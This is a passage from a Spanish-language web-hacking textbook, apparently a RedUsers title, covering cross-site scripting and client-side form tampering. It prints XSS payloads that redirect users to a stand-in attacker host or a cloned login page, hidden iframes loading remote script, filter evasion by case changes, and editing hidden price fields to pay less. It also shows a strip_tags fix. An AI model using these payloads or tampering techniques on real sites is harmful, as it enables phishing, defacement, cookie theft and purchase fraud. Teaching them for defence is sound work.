Sin embargo, una vulnerabilidad de este tipo puede ser aprovechada de un mejor modo.

Redirección a otra web

Para un hacker malintencionado puede ser de interés redireccionar a todos los usuarios que ingresan a un sitio hacia otro lado, evitando que accedan a la aplicación real. Como mencionamos en el comienzo de este capítulo, el límite de lo posible está en nuestra imaginación.




Figura 21. Con un breve código en JavaScript podemos redireccionar al usuario para donde nosotros queramos.

En el **Capítulo 1** hemos hablado de los defaces, es decir, de reemplazar el contenido de una página web por otro (como por ejemplo, un mensaje de queja hacia el administrador del sitio). Con una inyección en JavaScript podemos redireccionar a los usuarios hacia un documento hospedado en cualquier otro lugar, que contenga lo que se desea mostrar (mensaje, video, etcétera) en lugar de la web original.

La inyección de código que realizaremos mediante el área de texto para los comentarios es la siguiente:

```
<script>
location.replace("http://atacante.com/deface.php");
</script>
```




Figura 22. En la ventana superior vemos la inyección de código: una vez realizada, el usuario será redireccionado ahí mismo y verá el deface en lugar de la web original (ventana inferior).

Si los usuarios ingresaron al sitio que querían visitar a través de la dirección URL correspondiente, estarán seguros de que nadie robará sus cuentas.

Pero si el atacante los redirecciona hacia un sitio idéntico al original que intentaban acceder, es probable que no lo perciban, confíen en la aplicación e introduzcan sus datos de acceso, facilitando el robo de sus datos al atacante.

La inyección que vamos a realizar funciona de la misma manera que la anterior, pero con una sintaxis un poco diferente:

INYECCIONES JAVASCRIPT

A lo largo de este capítulo hemos visto diferentes inyecciones programadas en JavaScript. La realidad es que podemos crear muchísimas más, como por ejemplo, programar un cuadro de diálogo que le pida al usuario su contraseña con la excusa de que ha expirado la sesión. En conclusión, cuanto más se conoce JavaScript, mejor se puede explotar esta vulnerabilidad.

```
<script>
document.location.href = "www.dominio.com/web.php";
</script>
```




Figura 23. Al realizar la inyección de código (ventana superior), nos redireccionan y vemos una copia exacta de la página original (ventana inferior).

En las **Figuras 22** y **23**, se muestra primero la inyección de código JavaScript y, debajo, su consecuencia. La redirección se realiza en una misma ventana (no se abre una aparte) y solo cambia la dirección URL.

Inserción de iframes

La etiqueta **<iframe>** de HTML permite insertar un documento dentro de otro. Por ejemplo, una página web dentro de otra. Para aclarar dudas realizaremos una demostración de su uso, con el libro de visitas que empleamos en nuestras prácticas. Introduciremos el siguiente código en el área de texto para los comentarios:

```
<iframe src="http://www.yahoo.com" width=300 height=400>
<p>Este texto lo verás si tu navegador no soporta iframes</p></iframe>
```




Figura 24. Al ejecutarse la inyección de código anteriormente citada se inserta un **`iframe`** en la página vulnerable a XSS.

Algo más interesante de insertar podría ser un documento de JavaScript más complejo, que contenga un código útil para el atacante. Otro detalle es cambiar los valores de **frameborder**, **width** y **height** a cero, para que no se perciba la presencia del **iframe** en la página vulnerable. El código a inyectar en el área de texto para los comentarios sería el siguiente:

```
<iframe frameborder=0 height=0 width=0
src=javascript:void(document.location="http://sitio.com/codigo.js")></iframe>
```

CROSS-REFERER SCRIPTING

La cabecera **Referer** del protocolo HTTP le informa a un sitio desde dónde venimos. Por ejemplo, si desde **www.google.com** ingresamos a **www.page.com**, la página de Google figurará como **referer** en **www.page.com**. Si un sitio web imprime este dato, podemos reemplazar el contenido de la cabecera por una inyección en JavaScript.

Una opción más breve es:

```
<iframe src="http://sitio.com/codigo.js" width=0 height=0
frameborder=0><iframe>
```

En este caso, hemos insertado el archivo **codigo.js**, que contiene el script que queremos ejecutar en el navegador sin que los usuarios lo puedan advertir. Tal script podría ser, por ejemplo, un código que obtenga todo su historial de navegación. En la **Figura 25** podemos observar cómo quedaría nuestro comentario con la inserción del **iframe**.




Figura 25. Podemos utilizar **iframes** para ejecutar códigos JavaScript en el navegador web del usuario sin levantar sospechas.

Evasión de filtros

Un filtro de agua se encargaría de quitar todo lo que en ella esté de más, de modo que al consumidor le llegue limpia. En la programación, un filtro se encarga de evitar la ejecución de los

caracteres propios de una inyección: **<** y **>**, **(** y **)**, **;**, **/** (y algunos otros más). Podemos encontrar muchos filtros en la web, pero existen también numerosas técnicas de evasión.




Figura 26. En la web podemos encontrar muchos filtros que evitarán la ejecución de inyecciones de código cuando lo intentemos.

Prueba y error

Un filtro programado en JavaScript facilita mucho la tarea de evadirlo, ya que puede ser visto tan solo con mirar el código fuente de la página. En caso de estar creado en PHP ni siquiera se puede ver cómo está programado, dado que este lenguaje se ejecuta del

DOM CROSS-SITE SCRIPTING

DOM XSS es un ataque poco común y algo complicado. La diferencia con los demás Cross-Site Scripting está en que la inyección se ejecuta en el navegador del usuario a través de la URL, pero no se incluye en el código fuente de la página. Por ejemplo, si el usuario tiene una página web personal, será útil ya que permite ejecutar código en su navegador usando sus permisos.

lado del servidor, situación en la cual solo queda intentar evadirlo a prueba y error. Supongamos que queremos inyectar un simple alert (**<script>alert('XSS');</script>**) pero nos encontramos frente a un filtro que evita el uso de la etiqueta **<script>**, impidiéndonos por lo tanto realizar inyecciones en JavaScript. Imaginemos que el código del filtro es similar al siguiente:

```
<?php
$user = $_GET['user'];
$user_filtro = str_replace("<script>","",$user);
?>
```

La función **str_replace()** de PHP sirve para remplazar determinados caracteres (parámetro uno), por otros caracteres (parámetro dos), dentro de una cadena de texto (parámetro tres). En este caso, se examinará el contenido de la variable **user** en busca de los caracteres **<script>** y no se los reemplazará, ya que el segundo parámetro está vacío (**""**); como consecuencia, se elimina la etiqueta **<script>**.

MUCHOS FILTROS ANTI-XSS UTILIZAN LA FUNCIÓN PHP STR_REPLACE()

Cuando intentemos realizar nuestra inyección, solo lograremos que se imprima como texto plano el código JavaScript sin sus etiquetas. Es decir, visualizaremos en pantalla únicamente el texto (por ejemplo, **alert('XSS')**), sin que se ejecute la inyección. ¿Cómo evadirlo, entonces?

Podemos intentar escribiendo la etiqueta en mayúscula (**<SCRIPT>**) o alternando (**<ScRIpT>**), ya que la función **str_replace()** es sensible a mayúsculas y minúsculas. En el ejemplo del filtro que analizamos, únicamente se está filtrando la etiqueta **<script>** en minúscula.

Es probable que se utilicen filtros más complejos, quizás haciendo uso de un **array()** con las etiquetas HTML permitidas (por ejemplo, en un libro de visitas). Aun así, desde el punto de vista de la seguridad debemos tener mucho cuidado al usar funciones como **str_replace()** y similares para la creación de filtros, ya que podrían ser evadidos.




Figura 27. Alternar entre mayúsculas y minúsculas puede ser una buena opción para saltar filtros que utilicen **`str_replace()`**.

Una opción que ayuda a crear un filtro más seguro es **strip_tags()**. Según la guía de **www.php.net**, esta función elimina las etiquetas HTML y PHP de la cadena de texto que recibe como parámetro. En la práctica, el filtro programado correctamente quedaría de la siguiente manera:

```
<?php
$user = $_GET['user'];
$user_filtro = strip_tags($user);
?>
```

RESUMEN

El **Cross-Site Scripting** ocupa actualmente el tercer puesto en el top ten de vulnerabilidades OWASP. A lo largo de este capítulo, aprendimos el funcionamiento de la técnica y el peligro que envuelve. Tratamos dos tipos de Cross-Site Scripting, **persistente** y **reflejado**, y realizamos prácticas con diversas aplicaciones e inyecciones en JavaScript. Aprendimos a obtener credenciales de acceso de otros usuarios y a denegar el uso de un navegador web, entre otras acciones. Por último, analizamos los distintos tipos de filtros que se pueden presentar y cómo crear una aplicación segura.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Cómo funciona la técnica de **Cross-Site Scripting**?
2. ¿Por qué decimos que JavaScript "está de nuestro lado"?
3. ¿Qué debemos encontrar para llevar a cabo un **XSS**?
4. ¿Qué se puede lograr explotando esta vulnerabilidad?
5. ¿Cuál es la diferencia entre Cross-Site Scripting **persistente** y **reflejado**?
6. ¿Por qué es interesante para un atacante obtener la cookie de un usuario?
7. ¿Qué significa realizar un **ataque DoS** al navegador?
8. ¿Cómo puede un atacante redireccionar a los usuarios hacia otro sitio con una inyección en JavaScript?
9. ¿Cómo podemos saltar los filtros que encontramos en la web?

EJERCICIOS PRÁCTICOS

1. Programe una aplicación vulnerable a Cross-Site Scripting.
2. Realice una inyección JavaScript para obtener cookies ajenas.
3. Realice un ataque de denegación de servicio a su navegador web.
4. Evada un filtro de datos que utilice la función **str_replace()**.
5. Programe una aplicación segura contra Cross-Site Scripting.

PROFESOR EN LÍNEA

Si tiene alguna consulta técnica relacionada con el contenido, puede contactarse con nuestros expertos: profesor@redusers.com

*05

Del cliente al servidor

La mayoría de los sitios web hacen uso de formularios a la hora de solicitar información al cliente. Puede resultar útil modificarlos, ver sus campos ocultos, eliminar límites y demás. Aprenderemos a manejar herramientas que nos ayudarán a manipular formularios y modificar los datos que van del cliente al servidor. También hablaremos sobre el envenenamiento de cookies y otros ataques de este tipo.

Manipulación de formularios

Formularios de contacto, suscripción, registro, acceso, búsqueda, preguntas, compra y muchísimo más: están prácticamente en todos lados. Es muy común que las aplicaciones web soliciten información a sus visitantes y los formularios son el medio que utilizan para lograrlo.

Analicemos lo siguiente: un formulario de búsqueda quizás sea vulnerable a una inyección XSS, pero podría darse el caso de que el campo de texto permita insertar tan solo diez caracteres. En una inyección JavaScript, diez caracteres no alcanzan para modificar el comportamiento de la página; sin embargo, el límite se puede eliminar.

Figura 1. Un campo de texto puede poseer una limitación que impida escribir más de una determinada cantidad de caracteres, lo que podría dificultar una inyección.

En un formulario de compra, por ejemplo, puede que el precio del producto que vamos a adquirir se encuentre en un campo que a simple vista no podemos ver. Sin embargo, existen técnicas para visualizar los campos ocultos e incluso modificarlos.

En definitiva, un hacker puede manipular los formularios que haya dentro de un sitio web, modificando cada componente a su conveniencia, eliminando límites, leyendo y editando campos ocultos, entre otras acciones. A lo largo de este capítulo, analizaremos varias técnicas de ataque que pueden ser llevadas a cabo del lado del cliente.

Web Developer

Web Developer es un excelente complemento para Firefox y lo utilizaremos en las próximas secciones. Podemos obtenerlo en la página **addons.mozilla.org** y, una vez instalado, veremos que se nos añade una barra con múltiples menús que contienen interesantes herramientas y opciones.

Se trata de un complemento ideal para desarrolladores web, ya que permite obtener información de todos los componentes de la página (imágenes, estilos CSS, cookies, enlaces, documentos, tablas, etcétera).

En adelante nos enfocaremos en el menú **Forms**.

Figura 2. Web Developer es un excelente add-on para Firefox y, al instalarlo, añade una barra con herramientas de mucha utilidad.

Detalles del formulario

El ítem **Display Form Details** del menú **Forms** sirve para visualizar los detalles del formulario. Al seleccionar esta opción, aparecerán recuadros al costado de los componentes del formulario que mostrarán el código HTML de cada uno. Por ejemplo, de un campo de texto obtendremos identificador, nombre y cantidad máxima de caracteres permitidos. Lo mismo ocurre con el resto de componentes (ya se trate de botones, área de texto, listas, casillas, etcétera).

Con respecto al formulario en sí, veremos la propiedad **action** que, como su nombre indica, es la acción que se realiza al enviar los datos.

Por ejemplo, en el caso de una suscripción, podríamos ver algo similar a lo siguiente: **action="suscribirse.php"** (este archivo se encargará de almacenar nuestro correo electrónico).




Figura 3. Mediante este add-on podemos ver el código de cada componente del formulario.

Existe también otra opción para ver información sobre los formularios, **View Form Information**. La diferencia con el ítem anterior radica en que, en este caso, se abre una pestaña en el navegador que muestra de manera organizada los detalles de cada formulario.

Contraseñas al descubierto

Cuando una aplicación web con formulario de ingreso solicita nuestra contraseña, al momento de introducirla vemos asteriscos o puntos en

LENGUAJES DEL LADO DEL SERVIDOR

Así como hay lenguajes de programación que se ejecutan del lado del cliente, también están los que se interpretan en el servidor web. Algunos de los más conocidos son **PHP**, **PERL**, **ASP**, **JSP**. Es importante saber que los filtros y/o sistemas de seguridad serán mucho más efectivos si los programamos en tecnologías que se ejecuten del lado del servidor.

lugar de los caracteres que realmente escribimos. El ítem **Display Passwords** del menú **Forms** sirve para quitar esa seguridad, de modo que veamos los caracteres escritos como si fuera un campo de texto normal.

Figura 4. Haciendo uso del ítem **`Display Passwords`** podremos visualizar la contraseña escrita en lugar de los asteriscos.

GET a POST y POST a GET

Cuando un formulario envía los datos al servidor, puede hacerlo a través del método **POST** ("invisible" al usuario) o mediante **GET**, que permite ver todo lo que se envía en la barra de direcciones. Web Developer brinda la posibilidad de convertir los métodos de envío de información, de GET a POST y de POST a GET.

> WEB DEVELOPER CONVIERTE LOS MÉTODOS DE ENVÍO DE INFORMACIÓN AL SERVIDOR

Para aclarar las dudas que puedan surgir al respecto, aplicaremos esta herramienta sobre un formulario de contacto que utiliza el método POST. Por lo tanto, al presionar el botón **Enviar** no notaremos cambio alguno, ni en la aplicación ni en la barra de direcciones. Deberemos convertir el método de POST a GET mediante el uso del ítem **Convert Form Methods** del menú **Forms**. Luego, al presionar el botón **Enviar**, notaremos cómo cambia la dirección URL, mostrando todos los datos enviados.

Figura 5. Podemos convertir el método de POST a GET para que sean visibles los datos enviados en la barra de direcciones.

Convertir los métodos de envío de datos a GET simplifica la tarea de buscar y explotar vulnerabilidades manualmente.

Activar campos deshabilitados

Puede que nos hayamos encontrado con formularios que poseen campos deshabilitados, en los cuales no podemos escribir ni modificar valores, y que comúnmente se habilitan al seleccionar alguna opción o tildar una casilla. Con Web Developer podemos activar todos estos campos tan solo presionando el ítem **Enable Form Fields**, del menú **Forms**.

FORM TAMPERING

La manipulación de formularios es una técnica conocida como **Form Tampering**. Si queremos aprender más acerca de esta técnica y conocer otras herramientas relacionadas que sean útiles, podemos encontrar en internet un sinfín de información en páginas web y documentos. Sólo es necesario abrir un buscador y realizar una búsqueda bajo el título de **Form Tampering**.

Figura 6. Mediante la opción **`Enable Form Fields`** del menú **`Forms`**, activamos el campo **Empresa** (aunque no tengamos una).

Campos hidden: ¿realmente ocultos?

Los sistemas de compra y venta ocupan una buena parte de internet. Las aplicaciones utilizadas actualmente en el comercio electrónico son modernas y dinámicas, ya que utilizan el lenguaje PHP para conectar a bases de datos que contienen la información sobre el producto en venta.

Si bien en todas las aplicaciones de este tipo podemos encontrar diversas fallas de seguridad, en este caso trataremos una en particular, que afecta a los sistemas simples programados en HTML/JavaScript que encontramos en blogs o sitios web pequeños.

COMPLEMENTOS PARA FIREFOX

Tamper Data y **Live HTTP Headers** capturan el tráfico HTTP permitiéndonos ver y modificar las cabeceras que envía nuestro navegador. Además, podemos editar el contenido que las aplicaciones mandan al servidor por método POST. Son complementos indispensables para saltar filtros y/o sistemas de seguridad programados en tecnologías del lado del cliente.

Figura 7. Un sencillo formulario de compra de productos puede ser manipulado fácilmente.

En la **Figura 7** podemos ver un formulario para realizar una compra, en el que debemos completar los datos indicados para adquirir un libro de hacking cuyo precio es de U$S40. Si bien es una aplicación simple que no cuenta con una base de datos, utiliza **campos ocultos** que contienen un valor (el precio), que a simple vista los usuarios no pueden hallar ni modificar. Luego, envía todos los datos juntos de modo que se imprima un cupón de compra.

Un atacante que se encuentre con una aplicación de estas características será muy afortunado, ya que el contenido HTML (al igual que JavaScript) se descarga y ejecuta en el navegador web del usuario, siendo muy sencilla su manipulación según la propia conveniencia.

> PODEMOS ACCEDER A UN CAMPO OCULTO O DESHABILITADO DE UN FORMULARIO

Para empezar debemos buscar la manera de ver el campo oculto, con la ayuda, nuevamente, del add-on Web Developer.

Como vimos anteriormente, el ítem **Display Form Details** del menú **Forms** nos despliega el código contenido en cada componente, y a la vez permite ver todos los campos ocultos.

Figura 8. El ítem **`Display Form Details`** también permitirá ver los campos ocultos que posea el formulario.

Una vez que accedemos al campo oculto, podemos modificar su contenido a nuestra conveniencia. Lo que haremos, como ejemplo, es cambiar el precio del libro por uno menor: U$S10 en lugar de U$S40. También podemos convertir el método de envío de datos a GET, de modo que el precio aparezca en la dirección URL y podamos cambiarlo desde ahí. Hecho esto, cuando presionemos el botón **Comprar** veremos en la URL el nuevo precio junto a los demás datos ingresados.

De este modo, manipular un formulario de compra resulta rápido y fácil. Tengamos en cuenta que este fue solo un ejemplo. Los campos ocultos se pueden encontrar en cualquier tipo de formularios y si no los podemos ver será porque quizás posean contenido interesante.

LENGUAJES DEL LADO DEL CLIENTE

Existen diferentes lenguajes de programación para páginas web; algunos se ejecutan del lado del cliente y otros del servidor. Dentro de los que se interpretan en el navegador del usuario están **JavaScript**, **Applets de Java** y **VBScript**. Recordemos que no es para nada seguro programar filtros y sistemas de seguridad en estas tecnologías.

